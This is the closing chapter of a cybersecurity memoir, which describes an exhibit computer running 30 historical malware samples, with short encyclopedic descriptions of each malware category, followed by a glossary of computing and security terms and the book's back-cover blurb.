When I shared the idea with the A-Team, everyone took it as a joke, as these things usually go. "Are you serious?" they asked me, laughing, though by now there was always a hint of doubt in their voices. That doubt lingered until one day, an unusual package arrived at the office. Inside was a computer that looked like it had been pulled straight from a gamer's setup, complete with a glass case and massive fans illuminated by red LEDs. "Are you really going to infect that thing?" They couldn't stop laughing, but deep down, they knew this was going forward.

Although I had my own doubts about the practical value of the project—beyond being anecdotal—I decided that if I was going to do it, it had to be something more. So, I resolved to turn it into an educational project. Maybe, over time, it could be showcased during school visits to teach younger generations about viruses, malware, and cybersecurity as a whole.

So I set myself a personal challenge: not only would I get more than six viruses running simultaneously, but each one would represent a different category of malware. That way, the presentation of the *Most Infected Computer Ever* would also serve as a demonstration of the various types of malware and their characteristics: a virus, a trojan, a worm, ransomware, adware, and so on.

The challenge was to find the right mix of samples that could coexist on the same system without causing crashes, restarts, or rapid

degradation. As for the operating system, the choice was clear: Windows XP. Not just for its nostalgic appeal, but because most malware was designed to target this platform.

So, I got to work. The first goal was clear: to surpass the six viruses on the infamous laptop auctioned for €1.2 million. Ten sounded like a nice round number—easy to remember and ambitious enough to start with. Additionally, I wanted the computer to have something visually striking, something that would capture the attention of the kids who would see it. It wasn't just going to be a collection of viruses; the idea was to make it as interactive and engaging as possible, so the experience would be both educational and entertaining.

I started with a classic: the Ambulance virus, famous for its payload, which humorously displays an ambulance driving across the screen while emitting beeping sounds to simulate a siren. It was perfect—humorous and visually attention-grabbing.

Next, I added the Happy99 worm, a sensation when it first appeared. It was the first Internet worm to spread via email, and its visual effect—fireworks exploding on the screen—was simply spectacular. It was exactly what I needed to keep the audience captivated.

Little by little, I kept adding more viruses, eventually getting all ten to run simultaneously. Up to that point, it wasn't too complicated. But of course, once you achieve something like that, you can't help but wonder: why not take it further?

I started experimenting and managed to scale up to 30 different malware samples, each from a distinct category, all running in parallel without interfering with one another. And not only that—I got the system to remain stable for days. A stable Windows XP! Even without the viruses, that alone is an achievement worth celebrating.




Photo capturing the moment I had 30 malware samples running in parallel, with my reflection on the computer and the wooden ceiling of our Málaga office-chalet visible in the background (April 2018)

And that's how the *Most Infected Computer Ever* was born. In 2018, it made its way to Silicon Valley, starting as a small joke that turned into something much bigger. Later, I was able to bring the computer back to Málaga for the inauguration of the Google Safety Engineering Center (GSEC), where it has been on display ever since, captivating visitors to the center.

From time to time, it has also traveled to schools and high schools in the province, serving as an educational tool. It has even starred in a few articles and media pieces, becoming a peculiar attraction for those visiting the GSEC in Málaga.

Most Infected Computer Ever exhibit at a conference (2022)

In addition to the 30 samples running in real-time, this computer also holds millions of latent malware samples on its hard drive. So, if anyone ever dares to dethrone us with an even more infected computer, we're more than ready to take on the challenge and execute even more malware.

What's next? Maybe a small museum dedicated to computer viruses and malware. Who knows—perhaps we're at the beginning of something even bigger.

In the meantime, here are the 30 malware samples still running on

the *Most Infected Computer Ever* and the descriptions provided to visitors:

APT

An Advanced Persistent Threat (APT) is a series of continuous and stealthy hacking processes, often orchestrated by one or more individuals targeting a specific entity. APTs typically aim at private organizations, states, or both, driven by business or political motives. These processes require a high degree of concealment over extended periods.

The APT sample running on this computer was attributed to the Lazarus Group, also known as Hidden Cobra. This group is allegedly responsible for some of the most devastating cyberattacks in recent years, including the SWIFT network hack, where $81 million was stolen from the Bangladesh Central Bank, and the destructive attack on Sony Pictures in 2014.

This sample exemplifies the sophistication and persistence that define APTs, making them some of the most formidable threats in the cybersecurity landscape.

Virus

A computer virus is a type of malicious software (malware) that replicates itself by modifying other computer programs and inserting its own code. When replication is successful, the affected areas are considered "infected" by the virus.

The virus infecting this computer is called Ambulance, discovered in Germany in 1990. It was designed to infect .COM files within the same directory of a DOS operating system. When an infected file is executed, an *ASCII* art ambulance moves across the screen while a siren sound plays.

This humorous yet harmless payload made Ambulance one of the more memorable viruses from the DOS era, exemplifying the creativity of early malware creators.

THE PROJECT MALWARE

LIST OF MALWARE RUNNING

APT

An Advanced Persistent Threat is a set of stealthy and continuous computer hacking processes, often orchestrated by a person or persons targeting a specific entity. An APT usually targets either private organizations, states or both for business or political motives. APT processes require a high degree of covertness over a long period of time. The "advanced" process signifies sophisticated techniques using malware to exploit vulnerabilities in systems. The "persistent" process suggests that an external command and control system is continuously monitoring and extracting data from a specific target. The "threat" process indicates human involvement in orchestrating the attack.

The APT sample running in this computer was used by the Lazarus Group, also known as Hidden Cobra, allegedly responsible for some of the most devastating attacks over the past few years, including the SWIFT network hack that stole $81 million Central Bank of Bangladesh issued and the 2014 destructive wiper attack against Sony Pictures.

Virus

A computer virus is a type of malicious software program ("malware") that, when executed, replicates itself by modifying other computer programs and inserting its own code. When this replication succeeds, the affected areas are then said to be "infected" with a computer virus.

The virus infecting this computer is called Ambulance and was discovered in Germany in 1990. It was designed to infect .COM files in the same directory of a DOS operating system. When an infected file is executed, an ASCII art ambulance can be seen moving across the screen, a siren starts to sound.

```
MOSAIC   INI     10683 20.01.94   19.50
APPLICAO GRP      4693 23.01.94   15.33
                                   free
```

The Most Infected Computer Ever website, showing descriptions of the malware samples running on it (2024)

Worm

A computer worm is a self-replicating malicious program that spreads independently to other computers without needing to attach itself to other files.

The worm running on this computer is called Happy99, which first appeared in mid-January 1999. It spread through email and Usenet, and is widely regarded as the first worm to propagate via email, serving as a blueprint for the creation of other self-replicating malware.

When executed, it displays animated fireworks along with a "Happy New Year" message, making it both visually striking and deceptively benign at first glance. Happy99 marks a significant milestone in the evolution of Internet-based malware.

Backdoor

A backdoor is a type of malware that bypasses standard authentication procedures to gain access to a system. This allows attackers to issue commands remotely and take control of the system.

On this computer, one of the most infamous backdoors is running: Back Orifice (BO). The program debuted at DEF CON 6 on August 1, 1998, and was created by Sir Dystic, a member of the American hacker group Cult of the Dead Cow. According to the group, its purpose was to highlight the lack of security in Microsoft's Windows 98 operating system.

Exploit

An exploit is a piece of software, data, or a sequence of commands that takes advantage of a bug or vulnerability to trigger unintended or unexpected behavior in software or hardware.

The malware sample running on this computer includes an exploit targeting the CVE-2016-0099 vulnerability. This exploit elevates privileges on Windows systems, allowing the malware to perform actions that are normally restricted to system administrators.

By exploiting such vulnerabilities, attackers can bypass security measures and gain deeper access to the system, making exploits a critical component in many sophisticated malware attacks.

Banker

A banking trojan, or Banker, is malicious software designed to steal sensitive information from customers using online banking systems. The primary goal of a *Banker* is to obtain the legitimate user's credentials or modify transactions to steal money from the victim's online account.

On this computer, the Banker is specifically designed to target customers of four Brazilian banks: Banco do Brasil, Bradesco, Itaú, and Santander.

This type of malware is a significant threat in the financial sector, often employing tactics such as keylogging, web injection, or phishing to intercept credentials and carry out fraudulent transactions.

Clicker

A *Clicker* is a type of malware designed to exploit pay-per-click (PPC) online advertising systems. This malware infects systems to generate clicks on advertisements in the background, without the user's awareness, enabling attackers to earn money fraudulently.

While seemingly harmless to the user at first glance, Clickers consume system resources and inflate advertising costs, undermining trust in online advertising platforms and causing financial losses to advertisers.

FakeAV

Fake security software, or FakeAV, is a type of internet scam that deceives users into believing their computer is infected with a virus. It lures them into paying for a fake malware removal tool, which instead installs malware onto the system.

The FakeAV running on this computer is called Windows Profound Security. It mimics legitimate antivirus software, displaying alarming messages and false detections to manipulate users into purchasing its "full version."

This type of malware capitalizes on fear and lack of technical knowledge, making it a persistent threat to less experienced users.

Spyware

Spyware is software that gathers information about a person or organization without their knowledge and transmits it to another entity without their consent.

On this computer, a variant of the C2lop family of spyware is running. Operating stealthily, it compromises user privacy and system integrity while enabling attackers to expand their malicious activities.

Keylogger

A keylogger trojan is used to spy on computer users by recording keystrokes and transmitting them to the individual who deployed it. This allows the attacker to capture everything the user types, including passwords and sensitive information.

VirTool

VirTool is software designed to assist attackers in creating malware samples. On this computer, the tool in use is Yabinder, which enables the combination of multiple Windows executables into a single program. This technique is commonly used to hide a trojan within a

legitimate application, making it more difficult for users to detect the malicious intent.

Dialer

Dialers are programs used to connect to the Internet via ISDN adapters or analog modems. However, some are maliciously designed to connect to premium-rate numbers, committing fraud.

These trojan dialers reconfigure the computer to make calls through their specified numbers, such as premium-rate 1900 numbers or international direct dialing (IDD) numbers. This results in users unknowingly incurring expensive per-minute charges, often leading to significant financial losses.

Toolbar

Toolbars are software extensions that appear in the graphical interface of the host program, typically a browser. While some are legitimate, others perform harmful or annoying actions for users. These can include degrading the browsing experience, tracking browsing activities, or manipulating search results for profit.

This computer is running a variant of the MyWebSearch family, known for its intrusive behavior. MyWebSearch toolbars often collect user data without consent, alter browser settings, and redirect users to unwanted search results or advertisements, significantly impacting usability and privacy.

Adware

Adware, or advertising-supported software, is a type of software that generates revenue for its developer by automatically displaying ads

on the user interface or during the installation process. While it is not typically malicious, it can slow down the system and become highly intrusive by displaying excessive advertisements or redirecting users to unwanted websites.

The adware running on this computer belongs to the EoRezo family, known for its aggressive advertising tactics and potential to disrupt the user experience with frequent and unsolicited ad displays.

Miner

A miner is a potentially unwanted application that uses the resources of an infected computer to mine cryptocurrencies, such as Monero, Bitcoin, DarkCoin, or Ethereum, without the user's consent.

Miners exploit the processing power of the CPU and graphics card, significantly impacting system performance. When active, they can cause games to freeze, applications to lag, and the computer to operate much more slowly, often leaving users unaware of the underlying cause.

Bot

A bot is a type of malware that enables a device to be controlled remotely by an attacker, often as part of a larger botnet. A botnet is a network of Internet-connected devices, each running one or more bots.

Botnets are commonly used to carry out *distributed denial-of-service* (*DDoS*) attacks, steal data, send spam, and grant attackers unauthorized access to devices. The term "botnet" derives from the words "robot" and "network," reflecting its nature as an automated, interconnected system under the control of a malicious actor.

Ransomware

Ransomware is a type of cryptovirology malware that threatens to publish a victim's data or permanently block access to it unless a ransom is paid.

This computer is infected with a version of PGPCoder, which encrypts all files on the system with extensions such as .doc, .html, .jpg, .xls, .zip, and .rar. Once the encryption process is complete, the ransomware leaves a text file in each directory with instructions for the victim on how to proceed to regain access to their data.

Game Thief

Game thief malware is designed to steal user account information from online games.

This computer is infected with a version of SteamStealer, a malware family used by hackers to steal credentials from Valve Corporation's Steam online gaming platform. These stolen credentials are often sold on the black market, allowing attackers to profit from compromised accounts. This case exemplifies the targeting of online gaming communities, where stolen accounts can hold valuable items, in-game progress, or linked payment methods, making them lucrative targets for cybercriminals.

Rootkit

A rootkit for Windows systems is a program that infiltrates the system and intercepts system functions (Windows API). It can effectively hide its presence by intercepting and modifying low-level operating system functions. This allows it to conceal processes, folders, files, and registry keys, making detection extremely challenging.

This computer is infected with a variant of the TDSS rootkit family.

IM Worm

An instant messaging (IM) worm is malicious code that replicates itself and spreads through an instant messaging network.

This computer is infected with FBook, a worm designed to steal Facebook user passwords. The worm spreads by sending messages to the victim's contacts through the chat service of the social network.

Net Worm

Network worms spread through computer networks without requiring user intervention. Their defining characteristic is their ability to propagate autonomously, often by exploiting critical software vulnerabilities, weak configurations, or easily guessed passwords.

This computer is infected with Morto, a worm that spreads by attempting to gain administrator privileges for Remote Desktop connections within a network.

P2P Worm

A P2P worm is a type of worm that exploits the mechanics of peer-to-peer (P2P) networks to distribute copies of itself to unsuspecting users.

This computer is infected with a variant of the Palevo worm, which spreads through P2P applications such as Kazaa, BearShare, iMesh, Shareaza, and eMule. Once Palevo infects a system, it copies itself to the file-sharing directories. When other users perform searches on the P2P network, the worm tricks them into downloading the infected file.

DDoS Tool

A distributed denial-of-service (*DDoS*) tool is used to overwhelm a system with an excessive number of requests, rendering it inaccessible to legitimate users. A *DDoS* attack involves multiple compromised systems working together to target a single system, amplifying the attack's impact.

This computer is running a Russian *DDoS* tool known as Mummy, which coordinates massive traffic floods to disrupt targeted systems or networks

Dropper

A dropper is a type of malware designed to "install" other malicious software—such as viruses, backdoors, or trojans—on the target system. The malicious payload may either be contained within the dropper from the outset or downloaded later once the dropper is active. The dropper running on this computer is a variant of the Yabinder family.

Hack Tool

A hacking tool is software designed to facilitate unauthorized access or exploitation of systems. This computer is running a hacking tool detected as Sqlinject, which automates the process of exploiting *SQL injection* vulnerabilities in websites to gain control over database servers.

MailFinder

A MailFinder is a type of malware designed to harvest email addresses from a system and transmit them to an attacker via email,

web uploads, FTP, or other methods. The stolen addresses are often used for mass distribution of spam and malware, enabling further malicious campaigns.

Joke

Joke programs are typically harmless and do not spread like viruses. Their primary purpose is to annoy or amuse the user, although some can be particularly disruptive and interfere with normal system functionality. This computer is running the joke program BlastButton, which causes buttons on the screen to "explode" and become unusable when the mouse cursor hovers over them. While meant as a prank, programs like BlastButton can be frustrating, especially when they hinder basic system navigation, blurring the line between humor and disruption.

Autorun

Autorun malware spreads through removable drives, such as USB flash drives. When the infected drive is connected to a PC, the malware executes automatically. When copied to a drive, this type of malware also creates a file named *autorun.inf* in the root directory. This file contains execution instructions for the operating system, which are triggered when the drive is accessed in Windows Explorer, thereby activating the malware.

Browser Hijacker

A browser hijacker is a type of unwanted software that modifies browser settings without user consent, primarily to inject unwanted advertisements.

Browser hijackers can replace the homepage, error pages, or search engine with their own versions, redirecting users to sponsored content or malicious sites. This not only degrades the browsing experience but also compromises user privacy and system security.

Trojan

A trojan is malicious software that deceives users about its true intent. Trojans often spread through social engineering, such as emails disguised as routine forms to fill out or through drive-by downloads.

This computer is infected with a trojan discovered in 2011, specifically designed to steal Bitcoin wallets. Once on the victim's machine, it locates the *wallet.dat* file and uploads it to a remote server via FTP.

Glossary

ActiveX: A Microsoft technology that allows small programs to run within a web browser. It expands the capabilities of web pages but can be exploited by attackers to infect computers.

Adware: Software that displays unwanted advertising, often in the form of pop-up windows.

Amstrad CPC: An 8-bit personal computer popular in Europe in the 1980s.

Amstrad PC-1512: An IBM-compatible personal computer released in 1986. It was one of the first PCs to incorporate a graphical user interface and a hard drive.

API (Application Programming Interface): A set of rules that allow different software programs to communicate with each other.

APT (Advanced Persistent Threat): A type of cyberattack targeted at specific entities, such as companies or governments, with the goal of continuously extracting information through advanced and stealthy techniques.

ASIC (Application-Specific Integrated Circuit): An integrated circuit designed for a specific task, such as cryptocurrency mining.

Assembler: A low-level programming language that communicates directly with hardware.

Bachillerato: The post-compulsory educational stage in Spain, the equivalent of high school in the US educational system.

Backdoor: A malicious program that allows an attacker to remotely access a system, bypassing authentication mechanisms.

Backend: The part of a computer system not visible to the end user, such as databases, business logic, and servers.

Bandwidth: The capacity for data transmission across a network, measured in bits per second (bps).

Binaries: Executable files that contain instructions in machine code.

Bitcoin: A decentralized cryptocurrency.

Blockchain: A distributed ledger technology that enables the creation of a secure and immutable database, used by cryptocurrencies like Bitcoin.

Bloom filter: A probabilistic data structure that allows for quickly checking if an element belongs to a set. While very efficient in terms of memory and speed, it can generate false positives, indicating that an element is in the set when it actually isn't. However, it never produces false negatives.

Blueboxing: A telephone hacking technique to make free calls using specific audio tones.

Boot sector: The area of a floppy disk or hard drive that contains the code necessary to start a computer's operating system. Many viruses, such as *Elk Cloner*, attacked this part of the disk to spread.

Botnet: A network of computers infected with malware, remotely controllable by an attacker to perform various actions, such as *DDoS* attacks.

Brain: One of the first computer viruses that infected the boot sector of floppy disks.

Browser Hijacker: Software that modifies browser settings without permission, typically to display ads or redirect to malicious websites.

C: A general-purpose programming language developed in the 1970s, known for its efficiency and widespread use in operating systems and low-level software.

C$: A hidden shared resource in Windows that allows remote access to a computer's C: drive.

Capture the Flag (CTF): A cybersecurity competition in which participants must find vulnerabilities in systems and capture "flags" to earn points.

CheckDialer: A utility developed by Hispasec to block dialers, a type of malware that changed internet connection settings to make calls to premium-rate numbers.

CIH: A virus that activated on April 26th and affected hardware.

Clicker: Malware that abuses online advertising systems by generating unauthorized clicks on ads, with the aim of generating illicit revenue.

Cloud: A computing model that allows access to computing resources via the internet.

ColdFusion: A platform that facilitates the programming of dynamic web pages with access to databases.

Commodore: A brand of personal computers popular in the 1980s, with models such as the Commodore 64 and the Amiga.

Compile: To convert the source code of a program into an executable binary file.

Corel Draw: A vector graphics design application.

Corporate network: An internal computer network of a company.

COU (Curso de Orientación Universitaria): A former pre-university educational stage in Spain, taken after *Bachillerato*. A course taken after high school/upper secondary education designed to prepare students for university.

Crackme: A program designed to be difficult to analyze and "crack," used as a reverse engineering challenge.

Cryptography: The science that studies techniques for ensuring the confidentiality and integrity of information.

Darwin: A game developed at Bell Labs in 1966, which involved writing programs to compete for control of a system's memory. It was one of the earliest demonstrations of self-replicating automata.

Debugging: The process of locating and correcting errors or problems in software, essential both in program development and malware analysis. In the context of malware, debugging is used to analyze the behavior of viruses.

DHCP (Dynamic Host Configuration Protocol): A network protocol that allows computers to automatically obtain an IP address when connecting to a network.

Dialer: A type of malware that changed internet connection settings to make calls to premium-rate numbers.

Driver: Software that allows a computer to communicate with a hardware device.

Dropper: A program designed to install another type of malware on the target system. The dropper may contain the malware or download it once active.

Due diligence: A process of thoroughly reviewing a company's assets, finances, and operations before an acquisition or merger.

EGB (Educación General Básica): The former compulsory primary and lower secondary education in Spain.

Ethical hacking: The practice of using hacking techniques to identify and correct vulnerabilities in systems.

Exploit: Software or code that takes advantage of a vulnerability in a system to gain unauthorized access or control.

F-Prot: An antivirus developed by FRISK Software.

False positive: When an antivirus incorrectly detects a file as malicious.

FakeAV: Fake security software that simulates virus detection to trick the user and force the installation of additional malware.

Flash: An Adobe multimedia technology that, while very popular for animations and interactive web content, also presented serious security problems.

Floppy disk: A magnetic storage medium used in the early days of personal computing.

Frontend: The part of a computer system that directly interacts with the user.

Full Disclosure: A very popular email list in the cybersecurity community.

Full-stack: A developer who can program both the frontend and backend of a project.

Fuzzing: A software testing technique that involves sending random or unexpected data to a program to detect errors, vulnerabilities, or security flaws.

Google X: Google's secret laboratory where innovative and disruptive projects are developed.

GPU (Graphics Processing Unit): A chip specialized in processing images and videos, also used for cryptocurrency mining.

Graduado escolar: A former academic qualification obtained upon completing EGB (Educación General Básica). The certificate awarded upon completion of basic compulsory education.

#hack: A chat channel on IRC-Hispano dedicated to cybersecurity and hacking.

Hackers: People with deep technical knowledge who use their skills to explore and manipulate computer systems.

Happy99: A worm that spread via email, displaying a fireworks animation to celebrate the New Year.

Hash function: A mathematical algorithm that transforms any input into a unique string of characters.

HTR: A file extension used by Microsoft Internet Information Services (IIS) for password service scripts on Windows NT.

InfoVía: An internet access service offered by Telefónica in Spain in the 1990s.

Intel 8086: A 16-bit processor used in early PCs.

Internet Information Server: Microsoft's web server.

Internet Relay Chat (IRC): A real-time communication protocol for chatting in public or private channels.

IP Address: A number that identifies a computer on a network.

Keygen: A program that generates valid serial numbers for commercial software.

Keylogger: A type of malware that captures keystrokes.

Letter of Intent (LOI): A document that formalizes the key terms of a negotiation.

Local network: A computer network that connects computers within a limited area.

Malware: Malicious software.

Malware Hunting: A VirusTotal feature for creating YARA rules and identifying new malware.

Manic Miner: A classic platform video game.

Master (Floppy disk): A floppy disk containing the operating system and the necessary files to boot a computer.

Master Boot Record (MBR): The first part of a hard drive, essential for system startup.

MD5 (Message Digest Algorithm 5): A cryptographic hash function that generates a unique identifier (or digital fingerprint) for a file or content. Although faster than other hash functions like SHA-1 or SHA-256, it is less secure.

Melissa: A virus that spread massively via email in 1999.

Miner: Malware that uses the resources of an infected computer to mine cryptocurrencies without the user's knowledge or consent.

Monetization: The process of converting a product or service into a source of revenue.

MongoDB: A NoSQL database management system.

MOS 6502: An 8-bit processor used in computers such as the Apple II. Its simplicity and versatility made it very popular in the early days of personal computing.

Modem: A device that converts digital signals into analog signals and vice versa, allowing a computer to connect to networks, such as the internet, via telephone lines.

MS-DOS: Microsoft's disk operating system.

Multi-antivirus: A service that uses multiple antivirus engines to scan a file.

Multipartite: A type of computer virus that can infect different parts of a system.

MySQL: An open-source relational database management system.

NAT (Network Address Translation): A networking technique that allows multiple computers to share a single public IP address.

NetBIOS: A network protocol for sharing resources on a local network.

Nick collision: A hacking technique in IRC to kick a user out of the chat by using their same nickname.

Olivetti 98: A model of typewriter.

Open source: Software whose source code is public and can be freely modified and distributed.

Overclocking: A technique to increase the speed of a processor.

Patch: To fix a vulnerability in software.

Passive DNS: A system that stores and provides historical information about DNS queries, allowing researchers to track the resolution of domain names over time. It is useful for detecting malicious activities or identifying suspicious changes in domain behavior.

Payload: The behavior or side effects that malware executes once it has infected a system. It can range from displaying a message to destroying data.

PGP (Pretty Good Privacy): Encryption software.

Phishing: A deception technique that attempts to obtain confidential information by impersonating a trusted entity.

Ping of death: A denial-of-service attack that consists of sending a specially formatted data packet to a computer to cause it to crash.

Print queue: A list of documents waiting to be printed by a printer.

Proxy: A server that acts as an intermediary between a computer and the internet.

Port: A virtual connection point on a computer.

Python: A high-level programming language.

Ransomware: A type of malware that encrypts user files and demands a ransom to restore access.

Reverse engineering: The process of analyzing software to understand its internal workings.

Relocator: Part of the Apple DOS boot process that adjusts the location of the operating system in memory based on available resources.

Rootkit: A program that hides in the operating system, allowing undetected access and control of the system without the user's knowledge.

RSA: An asymmetric encryption algorithm and a cybersecurity company.

Rubik: Rubik's Cube, a mechanical puzzle.

SANA (Servicio de Análisis, Notificación y Alertas): A Hispasec service that documented vulnerabilities (Analysis, Notification, and Alert Service).

Sandbox: An isolated environment that allows software to be run without affecting the main system.

SecurID tokens: RSA authentication devices.

Shellcode: A small piece of malicious code.

Shorthand: A system of abbreviated writing.

Slave (Floppy disk): A floppy disk that does not contain the

operating system in the boot sector but is designed to store data or programs.

Social engineering: A hacking technique that uses psychological manipulation to obtain confidential information or access to systems.

Spear-phishing: A phishing technique targeted at a specific person or group.

Spectrum (ZX Spectrum): An 8-bit personal computer.

Spyware: Malware that collects information from a system or user without their consent and sends it to third parties.

SQL Injection: An attack technique that exploits vulnerabilities in web applications by inserting malicious SQL code into input fields, with the goal of manipulating queries to the underlying database. This can allow an attacker to access, modify, or delete unauthorized data.

Stenotype: A shorthand writing system that uses a special keyboard to phonetically record words, enabling a much faster writing speed than traditional typing.

Stuxnet: Malware designed to sabotage critical infrastructures.

SubSeven: A remote administration Trojan.

TAG (Threat Analysis Group): Google's elite team responsible for investigating and combating the most sophisticated security threats.

TCP/IP: The set of network protocols that enable communication between computers on the internet.

The Perfect Score: The maximum possible score in a competition.

Trend Micro (PC-Cillin): A Japanese cybersecurity company.

TRN (Transaction Reference Number): A unique identifier assigned by the issuing bank to each banking transaction.

Trojan: A type of malware that disguises itself as legitimate software.

Turbo Pascal: An integrated development environment and compiler for the *Pascal* language, created by Borland, that facilitated fast and efficient programming in DOS environments.

Underground: A term that refers to activities or communities that operate outside of the mainstream, often associated with countercultural movements or subcultures, sometimes including hacker culture.

Underground forums: Online forums where hacking, cybersecurity, and malware topics were discussed.

URL: A web address that identifies a specific resource on the internet.

VTOC (Volume Table of Contents): A table located on the floppy disk that stores information about the files and sectors used on the disk.

Vulnerability: A weakness in a system that can be exploited by an attacker.

Wallet.dat: The file where Bitcoin wallets are stored.

Wardialing: A hacking technique to find modems to connect to.

Windows 95: A version of the Windows operating system.

Windows NT: A version of the Windows operating system designed for professional use.

WIRED: An American technology magazine.

Worm: A type of malware that spreads through a network.

X.25: A network protocol used in the 1970s and 1980s for data transmission through public packet-switched networks, especially in long-distance communications.

XSS (Cross-Site Scripting): A hacking technique that allows malicious code to be injected into web pages.

YARA: An open-source tool for creating rules that allow for the identification and classification of malware.

Z80: An 8-bit microprocessor developed by Zilog in 1976. It was widely used in personal computers and embedded systems in the 1980s, including the Sinclair ZX Spectrum, where it became the core of its architecture.

Zero-day: A security vulnerability in software that is unknown to the vendor. There is no patch or solution available, making it particularly dangerous.

Printed by Amazon Italia Logistica S.r.l.
Torrazza Piemonte (TO), Italy

ISBN 978-84-09-68366-6
9 788409 683666 >

This is the untold story behind VirusTotal, the globally recognized platform that transformed how we understand and combat malware. In Infected, Bernardo Quintero—a self-taught hacker from a small Spanish town—recounts how his passion for code and insatiable curiosity evolved into a multi-million-dollar cybersecurity solution acquired by Google.

Far from the typical Silicon Valley tale, this journey is shaped by ingenuity, humility, and serendipity. From tinkering with his first ZX Spectrum to engineering one of the world's most influential cybersecurity tools, Bernardo's story is not only an inspiring memoir but also a testament to the power of continuous learning.

Beyond technical achievements alone, Infected is about the spark of an idea, the courage to pursue it, and the belief that the greatest innovations often arise from the most unexpected places.

As Bernardo himself says:

Passion guides you to what you love,
but it's your skills that enable you to succeed in it.